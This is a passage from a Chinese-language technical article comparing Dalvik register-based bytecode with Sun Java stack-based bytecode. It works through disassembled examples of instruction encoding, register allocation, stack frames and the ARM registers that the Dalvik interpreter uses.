	op {vCCCC.. vNNNN}, vtaboff@BBBB *(where NNNN= CCCC+AA-1 ,that is A determinesthe count 0..255,and C determinesth e first register)*	[f91b fc000400] +invoke-virtual-quick/range{v4, v5, v6, v7, v8, v9, v10, v11, v12, v13, v14, v15, v16, v17,v18, v19, v20, v21, v22, v23, v24 , v25, v26, v27, v28, v29, v30},[00fc] // vtable #00fc
[op|AA][BBCC] [DDDD]	*op* {vDDDD.. vNNNN}, vtaboff@BB, iface@CC *(where NNNN= DDDD+AA-1 ,that is A determinesthe count 0..255,and D determinesth e first register)*	
[op|AA] *[* BBBB*lo]* *[* BBBB][BBBB] [BBBB *hi]*	*op* vAA,#+BBBBBBBBBBBBBBBB	[1807 ffff0000 ffff 0000]

		const-wide v7,#double 0.000000 // #0000ffff0000ffff [1803 6d9c2e3a 42ce 478e] const-wide v3,#double -0.000000 // #8e47ce423a2e9c6d

从 dalvik 指令集来看, 比较像是 CISC 架构的指令集思维, 每个指令基本单位为 16bits, 最长的指令需要 80bits(10bytes) 的长度,根据不同指令的需求, 可以有 16bits 倍数的延伸, 这跟 ARMRISC 架构下, 会以固定 32bits 或 16bits 完成一个指令的设计取向有所不同. 反而比较接近 x86CISC 架构下, 指令可以根据设计有不同长度的延伸, 例如下列 x86 指令 1,2,7 与 11bytes 的例子

(1bytes)0×48= dec eax

(2bytes)0×89F9= mov ecx,edi

(7bytes)0x8BBC 24 A4 01 00 00 = mov edi,dword ptr [esp+000001A4h]

(11bytes)0×81BC 24 14 01 00 00 FF 00 00 00 = cmp dword ptr [esp+00000114h],0FFh

DalvikByteCode 与 SunByteCode 的进一步说明

Dalvik 虚拟器指令集最多可以支援 256 个寄存器, 每个寄存器都会通过 FP 对应到一个 32bits 的记忆体位置, 除了在指令执行阶段会通过 ARM 寄存器(以目前 Dalvik 的实作, 会用到 R0,R1,R2,R3,R9 与 R10 共 6 个寄存器) 对应到 Dalvik 指令实作进行加速外,主要的 Dalvik 寄存器都是通过外部的记忆体来暂存, 模拟为 Dalvik 虚拟器中的寄存器.

接下来, 我们通过相同的 Java 函式呼叫程式码, 分别编译为 DalvikByteCode 与 SunJava ByteCode 进行比较, 了解两者在实现上的差异.

首先, 以如下的函式呼叫为例

```
Main1(111); ( 函式原型 void Main1( int A) )
```

在 dalvik 中,ByteCode 的实现为

```
[13046f00] const/16 v4, #int 111 // #6f

[08002400] move-object/from16 v0, v36 // 寄存器 36 指到 TestAAClass Object 本身

[0141] move v1, v4

[f820f900 1000] +invoke-virtual-quick {v0, v1}, [00f9] // vtable #00f9
```

在 sunJava 中,ByteCode 实现为(会把函式参数由左往右推入 Stack)

11: aload_0 // 把区域变数 0(指到 TestAAClass Object 本身) 推到 Stack 中

12: bipush 111 //Push 1 byte (111) 到 Stack 中

14: invokevirtual #58; //Method Main1:(I)V

不过以指令集个数而言,DalvikDx 显然做了没有效率的转译, 先把值放到 v4 寄存器, 之后再转给 v1, 其实可以直接转译为

const/16v1, #int111 // #6f

就可以省去 1 个 move 指令(共 2bytes)

再以如下的函式呼叫为例

```
int v2=Main2(111,222); ( 函式原型为 int Main2( int A, int B) )
```

在 dalvik 中,ByteCode 的实现为

```
[13046f00] const/16 v4, #int 111 // #6f
[1305de00] const/16 v5, #int 222 // #de
[08002400] move-object/from16 v0, v36 // 寄存器 36 指到 TestAAClass Object 本身
[0141]move v1, v4
```

```
[0152]move v2, v5

[f830fa00 1002] +invoke-virtual-quick {v0, v1, v2}, [00fa] // vtable #00fa

[0a1f] move-result v31 // 把 Return 值存到寄存器 31
```

在 sunJava 中,ByteCode 实现为(会把函式参数由左往右推入 Stack)

17: aload_0 // 把区域变数 0(指到 TestAAClass Object 本身) 推到 Stack 中

18: bipush 111 //Push 1 byte (111) 到 Stack 中

20: sipush 222 //Push 2 byte (Short) (222) 到 Stack 中

23: invokevirtual #60; //Method Main2:(II)I

26: istore_2 // 把 return 值存到区域变数 2

相比 Sun 的 JavaCode 而言, 还是多了两次没有必要的 Move 动作, 浪费了 2 个指令共 4 个 bytes 的空间. 可能是笔者对 Google 大师期待过高.....@_@, 在比较 DexByteCode 的一些逻辑后, 其实还是有待改善的部份, 但不可否认的 Dalvik 整个实作, 是一个很不错的作品, 值得有志于了解模拟器实作的人, 花时间深入理解.

我们可以看到, 在函式参数传递时,Dalvik 会选择以寄存器的方式传递, 以便对应到底层实作时, 可以通过处理器本身的寄存器加速指令集的效率, 而 SunJava Vm 的函数参数的传递, 则是通过 Stack, 由左往右把函式参数推到 Stack 中(跟 C 的由右往左推, 是相反的).

在函式参数的返回值部分,Dalvik 会通过寄存器返回, 再由呼叫端储存到自己的寄存器中(这点跟 C 语言也是比较类似的), 反之,SunJava 虚拟器的函式返回值会放在 Stack 中, 再由呼叫端从 Stack 取出放到本地的区域变数中.

ByteCode 顾名思义指令集会以一个 Byte 的长度来定义, 但是在 Dalvik 中,ByteCode 的单位是以 16bits 为单位(Dalvik 目前共有约 230 个指令集), 通常第一个 Byte 为指令集, 第二个 Byte 为使用的寄存器, 一个基本指令集的描述, 会需要 16-bits(1byte 指令+1bytes 寄存器), 一个最简单的例子就是

return-void= 0e00

returnv1 = 0f01

returnv2 = 0f02

return-objectv1 = 1101

另一种组合就是 32-bits 的指令集组合, 如下所示, 可以用各 4bits 代表目标与来源寄存器, 与 16bits 的 Offset.

+iput-quickv2, v3, [obj+0120] = f532 2001

+iput-quickv1, v3, [obj+0118] = f531 1801

+iput-quickv0, v1, [obj+0110] = f510 1001

+iput-object-quickv1, v0, [obj+00d8] = f701 d800

其次, 还有 48-bits 的组合

+invoke-virtual-quick{v6, v5}, [00d1] = f820 d100 5600

+invoke-virtual-quick{v6, v2}, [00d3] = f820 d300 2600

+invoke-virtual-quick{v6, v3}, [0034] = f820 3400 3600

+invoke-virtual-quick{v2}, [01b7] = f810 b701 0200

参考 Android 文件,DalvikByteCode 在设计初期, 希望 MachineModel 与 CallingConventions 能尽量接近于真实系统与 C 风格的 CallingConventions.Dalvik 虚拟器为 Register-Based, 并会根据每个 Method 所需要的函式参数或是区域变数, 在该 Method 被执行时, 产生对应固定大小的 Frame(这会供 DalvikRegister 使用). 每个 DalvikRegister 固定长度为 32bits, 相邻的两个 DalvikRegister 可以用来表示 64bits 的值.

函式如果有 N 个参数, 在呼叫该函式时, 就会用到 N 个 Register, 来作为该函式的呼叫之用, 而在函式内部的实作中, 也会用到 N 个 Register 来操作所传入的 N 个参数, 只是上述的 N 个寄存器的对应, 在呼叫端与函式内部的实作, 不一定能直接对应. 如果参数为 64bits(例如 double), 就会一次用到两个 Register 代表该 64bits 的函式参数. 目前 Method 所在的 Class(也就是 this),会是每个 Method 函式呼叫时的第一个参数.

Dalvik 指令集中所带的数值, 都固定为 16bits 的 unsigned 型态, 根据指令的不同, 该指令 16bits 的描述中有的 Bits 可以被忽略,或是必须为 0. 对于通过 32bits 寄存器进行 Mov 的资料, 并不会去确认资料是整数(int) 或是浮点数(float). 站在指令集的角度,所对应的寄存器范围不大于 256(也就是说最多会用 1bytes=8bits 去描述一个寄存器, 最大定义到 0xff), 而有些 16-bits 指令描述寄存器只会用到 4bits(也就是说对这类指令寄存器最大只定义到 0x0f).

有些 DalvikByteCode 指令所参考的资料为不定长度的内容, 这些资料所在记忆体位置必须是 4bytesMemory Alignment, 例如:fill-array-data, 或 packed-switch, 在不足 4bytesAlignment 的部份就会插入 16bits Nop 指令作为 Spacer, 如下例子

0005: packed-switch v0, 00000012 // +0000000d

=> 参考位于 12 的资料, 由于要为 4bytesAlignment, 所以在 11 的位址插入 2bytes 的 Spacer

… .....

… .....

0011: nop // spacer

0012:0001 0200 1300 0000 0800 0000 0a00 ... : packed-switch-data (8 units)

为解决原本 JavaByteCode 文件格式中, 重复字串所导致的储存空间浪费,DalvikDEX 文件格式, 会建置 StringID,Type ID,Prototype ID,Field ID,Method ID 与 ClassID 的 Tables, 只要有重复的字串, 就会通过 StringID 指到同一个 Data 区块中, 节省储存空间

接下来让我们以实际的 Java 程式码, 对应到 Dalvik 与 Sun Java 的 ByteCode, 比较其中实作的差异化, 来了解两者技术的不同,以下列程式码为例

```
publicvoid Main1( int A)

{

intvA ;
```

```
intvB ;

vA=A;

vB=A*2;

}
```

反组译的 DalvikByteCode 为

```
000430:com.TestAA.TestAA.Main1:(I)V

0000:[0130] move v0, v3

0001:[da01 0302] mul-int/lit8 v1, v3, #int 2 // #02

0003:[0e00] return-void
```

其中，寄存器对应如下所示

```
0x0001- 0x0004 reg=0 vA I

0x0003- 0x0004 reg=1 vB I

0x0000- 0x0004 reg=2 this Lcom/TestAA/TestAA;

0x0000- 0x0004 reg=3 AI
```

而同样的程式码，如果用 JavaByteCode 呈现如下

```
0: iload_1 //load 函式参数 A

1: istore_2 //store 到区域变数 vA

2: iload_1 //load 函式参数 A

3: iconst_2 // 设定常数 2

4: imul // 把 A*2

5: istore_3 //store 到区域变数 vB

6: return //return void.
```

```
LocalVariableTable:

Start Length Slot Name Signature

0 7 0 this Lcom/TestAA/TestAA;

0 7 1 AI

2 5 2 vA I

6 1 3 vB I
```

我们可以看到 DalvikByteCode 的实作比较简洁,CodeSize 为 8bytes, 总共用了三个指令, 而原本 Stack-Based 的 JavaByteCode 所需 CodeSize 为 7bytes, 总共用了 7 个指令, 需要比较多的 load/store 动作,无法像是 DalvikRegister-Based 的实作, 以仿似一般处理器使用寄存器的方式, 用三个指令就把原本 Java 代码中的逻辑完成.

接下来, 我们增加函式的参数, 并修改 return 值为 int, 如下程式码

```
publicint Main2( int A, int B)

{

int vA;

int vB;

vA=A;

vB=A*2+B;

return vA+vB;

}
```

反组译的 DalvikByteCode 为

000448:com.TestAA.TestAA.Main2:(II)I

0000:[0140] move v0, v4

0001:[da02 0402] mul-int/lit8 v2, v4, #int 2// #02

0003:[9001 0205] add-int v1, v2, v5

0005:[9002 0001] add-int v2, v0, v1

0007:[0f02] return v2

其中，寄存器对应如下所示

```
0x0001- 0x0008 reg=0 vA I

0x0005- 0x0008 reg=1 vB I

0x0000- 0x0008 reg=3 this Lcom/TestAA/TestAA;

0x0000- 0x0008 reg=4 AI

0x0000- 0x0008 reg=5 BI
```

而同样的程式码，如果用 JavaByteCode 呈现如下

0: iload_1

1: istore_3

2: iload_1

3: iconst_2

4: imul

5: iload_2

6: iadd

7: istore 4

9: iload_3

10: iload 4

12: iadd

13: ireturn

LocalVariableTable:

Start Length Slot Name Signature

0 14 0 this Lcom/TestAA/TestAA;

0 14 1 AI

0 14 2 BI

2 12 3 vA I

9 5 4 vB I

接下来，我们把函式参数增为三个，并修改 return 值为 double，如下程式码

```
publicdouble Main3( int A, int B, int C)

{

int vA;

int vB;
```

```
vA=A+3;

vB=A*2+B*3+C*4;

return ( double )vA+vB;

}
```

反组译的 DalvikByteCode 为

```
000468:com.TestAA.TestAA.Main3:(III)D

0000:[d800 0703] add-int/lit8 v0, v7, #int 3 // #03

0002:[da02 0702] mul-int/lit8 v2, v7, #int 2 // #02

0004:[da03 0803] mul-int/lit8 v3, v8, #int 3 // #03

0006:[b032] add-int/2addr v2, v3

0007:[da03 0904] mul-int/lit8 v3, v9, #int 4 // #04

0009:[9001 0203] add-int v1, v2, v3
```

```
000b:[8302] int-to-double v2, v0

000c:[8314] int-to-double v4, v1

000d:[cb42] add-double/2addr v2, v4

000e:[1002] return-wide v2
```

而同样的程式码，如果用 JavaByteCode 呈现如下

```
0: iload_1

1: iconst_3

2: iadd

3: istore 4

5: iload_1

6: iconst_2

7: imul
```

```
8: iload_2

9: iconst_3

10: imul

11: iadd

12: iload_3

13: iconst_4

14: imul

15: iadd

16: istore 5

18: iload 4

20: i2d

21: iload 5

23: i2d
```

24: dadd

25: dreturn

接下来，我们把函式参数增为 26 个，并修改 return 值为 int，如下程式码

```
publicint Main4( int A, int B, int C, int D, int E, int F, int G, int H, int I, int J, int K, intL, int M, int N, int O, int P , int Q, int R, int S, int T, int U, int V, int W, int X, int Y, intZ)

{

int vA;

int vB;

vA=A+B+C+D+E+F+G+H+I+J+K+L+M+N+O+P+Q+R+S+T+U+V+W+X+ Y+Z;

vB=A*1+B*2+C*3+D*4+E*5+F*6+G*7+H*8+I*9+J*10+K*11+L*12+ M*13+N*14+O*15+P*16+Q*17+R*18+S*19+T*20+U*21+V*22+W*23+X*24+Y* 25+Z*26;

return vA+vB;

}
```

反组译的 DalvikByteCode 为

```
000498:com.TestAA.TestAA.Main4:(IIIIIIIIIIIIIIIIIIIIIIII)I

0000:[9002 0506] add-int v2, v5, v6

0002:[b072] add-int/2addr v2, v7

0003:[b082] add-int/2addr v2, v8

0004:[b092] add-int/2addr v2, v9

0005:[b0a2] add-int/2addr v2, v10

0006:[b0b2] add-int/2addr v2, v11

0007:[b0c2] add-int/2addr v2, v12

0008:[b0d2] add-int/2addr v2, v13

0009:[b0e2] add-int/2addr v2, v14

000a:[b0f2] add-int/2addr v2, v15

000b:[9002 0210] add-int v2, v2, v16
```

```
000d:[9002 0211] add-int v2, v2, v17

000f:[9002 0212] add-int v2, v2, v18

0011:[9002 0213] add-int v2, v2, v19

0013:[9002 0214] add-int v2, v2, v20

0015:[9002 0215] add-int v2, v2, v21

0017:[9002 0216] add-int v2, v2, v22

0019:[9002 0217] add-int v2, v2, v23

001b:[9002 0218] add-int v2, v2, v24

001d:[9002 0219] add-int v2, v2, v25

001f:[9002 021a] add-int v2, v2, v26

0021:[9002 021b] add-int v2, v2, v27

0023:[9002 021c] add-int v2, v2, v28

0025:[9002 021d] add-int v2, v2, v29
```

```
0027:[9000 021e] add-int v0, v2, v30

0029:[da02 0501] mul-int/lit8 v2, v5, #int 1 // #01

002b:[da03 0602] mul-int/lit8 v3, v6, #int 2 // #02

002d:[b032] add-int/2addr v2, v3

002e:[da03 0703] mul-int/lit8 v3, v7, #int 3 // #03

0030:[b032] add-int/2addr v2, v3

0031:[da03 0804] mul-int/lit8 v3, v8, #int 4 // #04

0033:[b032] add-int/2addr v2, v3

0034:[da03 0905] mul-int/lit8 v3, v9, #int 5 // #05

0036:[b032] add-int/2addr v2, v3

0037:[da03 0a06] mul-int/lit8 v3, v10, #int 6 // #06

0039:[b032] add-int/2addr v2, v3

003a:[da03 0b07] mul-int/lit8 v3, v11, #int 7 // #07
```

```
003c:[b032] add-int/2addr v2, v3

003d:[da03 0c08] mul-int/lit8 v3, v12, #int 8 // #08

003f:[b032] add-int/2addr v2, v3

0040:[da03 0d09] mul-int/lit8 v3, v13, #int 9 // #09

0042:[b032] add-int/2addr v2, v3

0043:[da03 0e0a] mul-int/lit8 v3, v14, #int 10 // #0a

0045:[b032] add-int/2addr v2, v3

0046:[da03 0f0b] mul-int/lit8 v3, v15, #int 11 // #0b

0048:[b032] add-int/2addr v2, v3

0049:[da03 100c] mul-int/lit8 v3, v16, #int 12 // #0c

004b:[b032] add-int/2addr v2, v3

004c:[da03 110d] mul-int/lit8 v3, v17, #int 13 // #0d

004e:[b032] add-int/2addr v2, v3
```

```
004f:[da03 120e] mul-int/lit8 v3, v18, #int 14 // #0e

0051:[b032] add-int/2addr v2, v3

0052:[da03 130f] mul-int/lit8 v3, v19, #int 15 // #0f

0054:[b032]: add-int/2addr v2, v3

0055:[da03 1410] mul-int/lit8 v3, v20, #int 16 // #10

0057:[b032] add-int/2addr v2, v3

0058:[da03 1511] mul-int/lit8 v3, v21, #int 17 // #11

005a:[b032] add-int/2addr v2, v3

005b:[da03 1612] mul-int/lit8 v3, v22, #int 18 // #12

005d:[b032] add-int/2addr v2, v3

005e:[da03 1713] mul-int/lit8 v3, v23, #int 19 // #13

0060:[b032] add-int/2addr v2, v3

0061:[da03 1814] mul-int/lit8 v3, v24, #int 20 // #14
```

```
0063:[b032] add-int/2addr v2, v3

0064:[da03 1915] mul-int/lit8 v3, v25, #int 21 // #15

0066:[b032] add-int/2addr v2, v3

0067:[da03 1a16] mul-int/lit8 v3, v26, #int 22 // #16

0069:[b032] add-int/2addr v2, v3

006a:[da03 1b17] mul-int/lit8 v3, v27, #int 23 // #17

006c:[b032] |: add-int/2addr v2, v3

006d:[da03 1c18] mul-int/lit8 v3, v28, #int 24 // #18

006f:[b032] add-int/2addr v2, v3

0070:[da03 1d19] mul-int/lit8 v3, v29, #int 25 // #19

0072:[b032] add-int/2addr v2, v3

0073:[da03 1e1a] mul-int/lit8 v3, v30, #int 26 // #1a

0075:[9001] [0203] add-int v1, v2, v3
```

```
0077:[9002 0001] add-int v2, v0, v1

0079:[0f02] return v2
```

而同样的程式码，如果用 JavaByteCode 呈现如下

```
0: iload_1

1: iload_2

2: iadd

3: iload_3

4: iadd

5: iload 4

7: iadd

8: iload 5
```

```
10: iadd

11: iload 6

13: iadd

14: iload 7

16: iadd

17: iload 8

19: iadd

20: iload 9

22: iadd

23: iload 10

25: iadd

26: iload 11

28: iadd
```

```
29: iload 12

31: iadd

32: iload 13

34: iadd

35: iload 14

37: iadd

38: iload 15

40: iadd

41: iload 16

43: iadd

44: iload 17

46: iadd

47: iload 18
```

```
49: iadd

50: iload 19

52: iadd

53: iload 20

55: iadd

56: iload 21

58: iadd

59: iload 22

61: iadd

62: iload 23

64: iadd

65: iload 24

67: iadd
```

```
68: iload 25

70: iadd

71: iload 26

73: iadd

74: istore 27

76: iload_1

77: iconst_1

78: imul

79: iload_2

80: iconst_2

81: imul

82: iadd

83: iload_3
```

```
84: iconst_3

85: imul

86: iadd

87: iload 4

89: iconst_4

90: imul

91: iadd

92: iload 5

94: iconst_5

95: imul

96: iadd

97: iload 6

99: bipush 6
```

```
101:imul

102:iadd

103:iload 7

105:bipush 7

107:imul

108:iadd

109:iload 8

111:bipush 8

113:imul

114:iadd

115:iload 9

117:bipush 9

119:imul
```

```
120:iadd

121:iload 10

123:bipush 10

125:imul

126:iadd

127:iload 11

129:bipush 11

131:imul

132:iadd

133:iload 12

135:bipush 12

137:imul

138:iadd
```

```
139:iload 13

141:bipush 13

143:imul

144:iadd

145:iload 14

147:bipush 14

149:imul

150:iadd

151:iload 15

153:bipush 15

155:imul

156:iadd

157:iload 16
```

```
159:bipush 16

161:imul

162:iadd

163:iload 17

165:bipush 17

167:imul

168:iadd

169:iload 18

171:bipush 18

173:imul

174:iadd

175:iload 19

177:bipush 19
```

```
179:imul

180:iadd

181:iload 20

183:bipush 20

185:imul

186:iadd

187:iload 21

189:bipush 21

191:imul

192:iadd

193:iload 22

195:bipush 22

197:imul
```

```
198:iadd

199:iload 23

201:bipush 23

203:imul

204:iadd

205:iload 24

207:bipush 24

209:imul

210:iadd

211:iload 25

213:bipush 25

215:imul

216:iadd
```

```
217:iload 26

219:bipush 26

221:imul

222:iadd

223:istore 28

225:iload 27

227:iload 28

229:iadd

230:ireturn
```

汇整上述四个函式的 Java 与反组译结果，我们可以发现

1,Dalvik 虚拟器所配置的寄存器个数会以资料总数为依据，每个寄存器宽度为 32bits．且除函式参数与区域变数外，寄存器会配合执行需求重复利用．

2,Dalvik 虚拟器寄存器并不像是 C 或是 ARM 原生程式一样，有固定的函式参数推入的机制或是会使用的寄存器(C 语言在 X86 为 Stack 由右往左推或是 ARM 用 R0-R3 寄存器来传递函式参数)，而是根据资料的长度决定

stackReq= method->registersSize * 4 // params + locals

+sizeof(StackSaveArea) * 2 // break frame + regular frame

+method->outsSize * 4; // args to other methods

比较 Stack-Based 与 Register-BasedVM 记忆体与指令实作的方式

通过 JDK 所编译出来的 JavaClass 文件, 会包含如下的信息

```
LocalVariableTable:

Start Length Slot Name Signature
```

```
0 38 0 this Lcom/testAA/testAA;

0 38 1 AI

0 38 2 BI

0 38 3 CI

5 33 4 vA I

18 20 5 vB I
```

用来描述每一个函式参数或区域变数对应到 StackFrame 中的位置, 以如下 Main3Method 时做为例

```
publicclass testAA extends Activity {

intgA ;

intgB ;

.....
```

```
publicdouble Main3( int A, int B, int C)

{

int vA;

int vB;

vA=A+3;

vB=A*2+B*3+C*4;

gA =vA;

gB =vB;

return ( double )vA+vB;

}

....

}
```

对应到 Main3 的呼叫端实作

doublev3=Main3(111,222,333);

在呼叫端的 JavaByteCode 实现为

27: aload_0

28: bipush 111

30: sipush 222

33: sipush 333

36: invokevirtual #62;//Method Main3:(III)D

39: dstore_3

我们可以看到参数由左往右推入堆叠中, 参照 StackFrame 中的位置, 可以看到 StackFrame Slot 0 会摆放函式参数的第一个变数(也就是 Class 本身 this), 依此类推把函式参数放置完后, 再配置 Method 中对应的区域变数, 同样由宣告的顺序开始摆放到 StackFrame Slot 中.

每个 Slot 中所包含的变数, 都会包含该变数对应到 ByteCode 所需存在的行数起点与终点, 参考上述 LocalVariableTable 的描述,Slot1 (函式参数 A) 会在 ByteCode 第 0 行前存在, 在第 38 行结束使用.

0: iload_1

1: iconst_3

.....

36: dadd

37: dreturn

或根据 LocalVariableTable 描述,Slot4 (区域变数 vA) 会在 ByteCode 第 5 行前存在, 在第 38 行结束使用.

.....

3: istore 4

5: iload_1

....

30: iload 4

32: i2d

33: iload 5

35: i2d

36: dadd

37: dreturn

Slot5 (区域变数 vB) 会在 ByteCode 第 18 行前存在, 在第 38 行结束使用.

.....

16: istore 5

18: aload_0

19: iload 4

.....

32: i2d

33: iload 5

35: i2d

36: dadd

37: dreturn

如下所示对 Class 内部变数的写入是通过指令 putfield, 先把 Class 本身推入 Stack, 再把 vA(Slot4) 值推入 Stack, 之后通过"putfield #27", 把 vA 写入 Class 中的 Constantpool Index=27 中.

18: aload_0

19: iload 4

21: putfield #27;//Field gA:I

最后会呼叫 dreturn, 把返回的 double 数值, 从目前所在的 StackFrame 中取出, 放到呼叫端的 StackFrame 中, 回到呼叫端后, 再呼叫 dstore 从呼叫端的 StackFrame 中放到呼叫端对应变数所在的 Slot 中.

藉由上述说明, 我们可以了解 SunJava 对函式参数, 区域变数与返回值对应到 StackFrame 中的操作, 接下来让我们比对 Dalvik 在这部份的记忆体行为.

首先, 我们可以看到 Main3 会具备如下的 LocalsTable

locals :

0x0002- 0x0013 reg=0 vA I

0x000b- 0x0013 reg=1 vB I

0x0000- 0x0013 reg=6 this Lcom/testAA/testAA;

0x0000- 0x0013 reg=7 AI

0x0000- 0x0013 reg=8 BI

0x0000- 0x0013 reg=9 CI

在对应到呼叫端的实作,

00060a:1304 6f00 |001f: const/16 v4, #int 111// #6f

00060e:1305 de00 |0021: const/16 v5, #int 222// #de

000612:1306 4d01 |0023: const/16 v6, #int 333// #14d

000616:0800 2400 |0025: move-object/from16 v0,v36

00061a:0141 |0027: move v1, v4

00061c:0152 |0028: move v2, v5

00061e:0163 |0029: move v3, v6

000620:f840 fb00 1032 |002a: +invoke-virtual-quick{v0, v1, v2, v3}, [00fb] // vtable #00fb

000626:0b20 |002d: move-result-wide v32

同样的,Dalvik 中会去描述每一个寄存器在 DalvikByteCode 行数所存在的范围, 并不是每个区域变数都会从头到尾被需要. 同时, 在写入 Class 内部的变数时, 则是通过指令 iput-quick 操作.

[f560b000] +iput-quick v0, v6, [obj+00b0]

[f561b400] +iput-quick v1, v6, [obj+00b4]

我们可以看到, 在 Dalvik 中, 会从右到左为顺序去把参数推到 StackFrame 中(也可以参考指令 OP_INVOKE_VIRTUAL_QUICK 的实作流程.), 也因此, 指到 Class 本身的 this, 会变成是最靠区域变数的最后一个函式参数, 并以此去对应到被呼叫函式中所对应的 Register 编号. 区域变数则由最后宣告的变数, 放在 Register 最大值, 最先宣告的区域变数对应到 Register 最小值.从 StackFrame 把 Dalvik 寄存器对应到记忆体的角度来看, 其实这跟 SunJava 把函式参数, 区域变数跟返回值对应到 StackFrame Slot 的意义是一样的, 虽然 Dalvik 指令最多可以定址到 256 个寄存器, 但这些寄存器在记忆体中储存的位置还是对应到 StackFrame 中, 同样的, 在 SunJava 实作中, 如果今天有数量较多的区域变数或是函式参数, 一样都是对应到 StackFrame 中的 Slot, 这就如同 Dalvik 是对应到 StackFrame 中对应的寄存器位置(每个都是 32-bits) 在操作与记忆体成本上是可以一致的(不过我没看过 SunJava 的实作 SourceCode, 只是从反组译与行为来推测).

从 Dalvik 以 RegisterBased 实作虚拟器的角度来看, 最大的效能改善应该不是来自于记忆体或是 StakeFrame 的改善, 而是来自于要达到同样目的时,RegisterBased 指令集可以比 StackBased 虚拟器指令集更加的精简(前提是 AndroidDX 也要能产生出对应有效率的 SunJava ByteCode -> Dalvik ByteCode 转译, 真的发挥 RegisterBased 虚拟器的优势), 举如下的例子来说

如果要把值写入到 Class 中的变数 gA, 在 SunJava ByteCode 实作为

```
aload_0

iload 4

putfield #27;//Field gA:I
```

共三个指令, 而在 DalvikByteCode 中只要一个指令就好

iput-quickv0, v6, [obj+00b0]

同样的, 如果要做区域变数 vA 等于函式参数 A 的动作"vA=A", 在 SunJava ByteCode 实作为

iload_1(Load A to Stack Frame)

istore_3(Store value from Stack Frame to vA)

共 2 个指令, 而在 DalvikByteCode 中只要一个指令就好

movev0, v4 //v0=vA and v4=A

我们可以看到 Register-Based 在指令集的效率上可以比较高, 效能的好坏会在于 Android 以 Java 实作的 DX 转译工具, 这工具如何把 SunJava ByteCode 转译为 DalvikByteCode, 会不会有其他如本文之前所提到的, 产生出没有效率的 DalvikByteCode 代码, 会是影响 Android 执行效率的关键.

虽然 DalvikByteCode 最小成本为 16bits, 比起 SunJavaByteCode 最小可以为 8bits 高, 但实际上以目前 ARM 处理器 Bus 与对外部记忆体的宽度至少都是 32-bits 来看, 存取一个 16bits 跟 8bits 值对 ExternalMemory Bus 成本基本上是一样的. 减少指令的用量, 应该会比减少指令长度来的对效能有所助益.

RegisterMap Area

在 DEX 文件中, 会有每一个 Method 实作时, 所需用到的寄存器数量, 函式参数总数, 用来呼叫其它函式所用到的寄存器总数,与指令集总个数(以 16bits 为单位), 格式如下所示

registers : 10 **(包含函式参数, 区域变数与中间资料搬移时所会用到的寄存器个数加总)**

ins : 4 **(Method 函式参数用到的寄存器个数=> 都会加上第一个参数指到 ClassObject 本身)**

outs : 3 **(Method 中呼叫其它函式所用到的寄存器总数)**

insnssize : 31 16-bit code units **(以 16bits 为单位, 统计这个 Method 所占用的指令总长度)**

Dalvik 虚拟器一个最大的特征就是不同于过去其他 JavaVM 为 Stack-based 的 VM,它是一个 Register-based 的 VM,在对应到 ARM 处理器的实作时,可以通过原生处理器的寄存器进行优化.同时,在 DalvikARM 的实作中有些 ARM 处理器寄存器已经被 Dalvik 虚拟器本身,gcc 编译器或是 ARM 的 CallingConvention 所使用,如下就列出有被指定使用的寄存器尽供参考.

ARM 寄存器	识别名称	说明
R0/R1/R2/R3/R9/R10		这 6 个 ARM 寄存器, 是在实现 Dalvik 指令时, 会被使用的 ARM 寄存器.
R4	rPC	interpretedprogram counter, used for fetching instructions (Dalvik 预定用途)
R5	rFP	interpretedframe pointer, used for accessing locals and args (Dalvik 预定用途)
R6	rGLUE	MterpGluepointer (Dalvik 预定用途)

R7	rINST	first16-bit code unit of current instruction (Dalvik 预定用途)
R8	rIBASE	interpretedinstruction base pointer, used for computed goto (Dalvik 预定用途)
R11	fp	Usedby gcc (unless -fomit-frame-pointer is set)
R12	ip	ARMIntra-Procedure-call scratch register
R13	sp	ARMStack Pointer
R14	lr	ARMLink Register
R15	pc	ARMProgram Counter

Dalvik 虚拟器, 主要会让虚拟器的寄存器与资料对应到 ARM 的 R0,R1,R2,R3,R9 与 R12 共 6 个寄存器, 作为 DalvikRegister-Based 虚拟器执行与加速之用. 可参考如下例子

.L_OP_CONST_WIDE:/* 0x18 */

/*File: armv5te/OP_CONST_WIDE.S */

```
/*const-wide vAA, #+HHHHhhhhBBBBbbbb */

FETCH(r0,1) @ r0<- bbbb (low)

FETCH(r1,2) @ r1<- BBBB (low middle)

FETCH(r2,3) @ r2<- hhhh (high middle)

orr r0, r0, r1, lsl #16 @ r0<- BBBBbbbb (low word)

FETCH(r3,4) @ r3<- HHHH (high)

mov r9, rINST, lsr #8 @ r9<- AA

orr r1, r2, r3, lsl #16 @ r1<- HHHHhhhh (high word)

FETCH_ADVANCE_INST(5) @ advance rPC, load rINST

add r9, rFP, r9, lsl #2 @ r9<- &fp[AA]

GET_INST_OPCODE(ip) @ extract opcode from rINST

stmia r9, {r0-r1} @ vAA<- r0/r1

GOTO_OPCODE(ip) @ jump to next instruction
```

基本的 DEX 文件中会包括如下的 Register 对应到行数存在的范围,

com.testAA.testAA.MainX:(I)V

0000:[0130] move v0, v3

0001:[da01 0302] mul-int/lit8 v1, v3, #int 2 //#02

0003:[f520 b000] +iput-quick v0, v2, [obj+00b0]

0005:[f521 b400] +iput-quick v1, v2, [obj+00b4]

0007:[0e00] return-void

locals :

0x0001- 0x0008 reg=0 vA I

0x0003- 0x0008 reg=1 vB I

0x0000- 0x0008 reg=2 this Lcom/testAA/testAA;

0x0000- 0x0008 reg=3 AI

这会表示, 寄存器 v0 对应到区域变数 vA, 存在范围从 1-8ByteCode 指令行数. 而 v3 对应到函式参数 A, 存在范围从 0-8ByteCode 指令行数.

为了达到更有效率的系统加速,Dalvik 提供了针对处理器的 RegisterMap 机制, 主要是在 DEX 文件进行 Verification 时, 同步的根据每个指令集的行为, 对应到目前要执行的处理器的寄存器使用, 使得最后在运作时, 相关的变数,Method 与 Class 都已经根据寄存器的使用与长度而有对应的排列, 因为是在 Verification 中进行的, 也就是说只有 ODEX 文件格式中才会包含这个区块,参考 Android 的文件, 有加入 RegisterMap 信息的 ODEX 文件, 可能会比原本的 DEX 文件多出 25% 的储存需求, 也因此 Android 在 dalvik/vm/analysis/RegisterMap.c 中其实也有实作 JIT 版本的 RegisterMap, 以便搭配 Trace-JIT 的机制, 既希望可以达到 RegisterMap 的目标, 又希望可以达到 Trace-JIT 节省记忆体需求的优势, 目前已笔者手中的程式码来看, 这个机制目前尚未启用, 且也有可能 Android 未来会移除这部份的程式码实作.

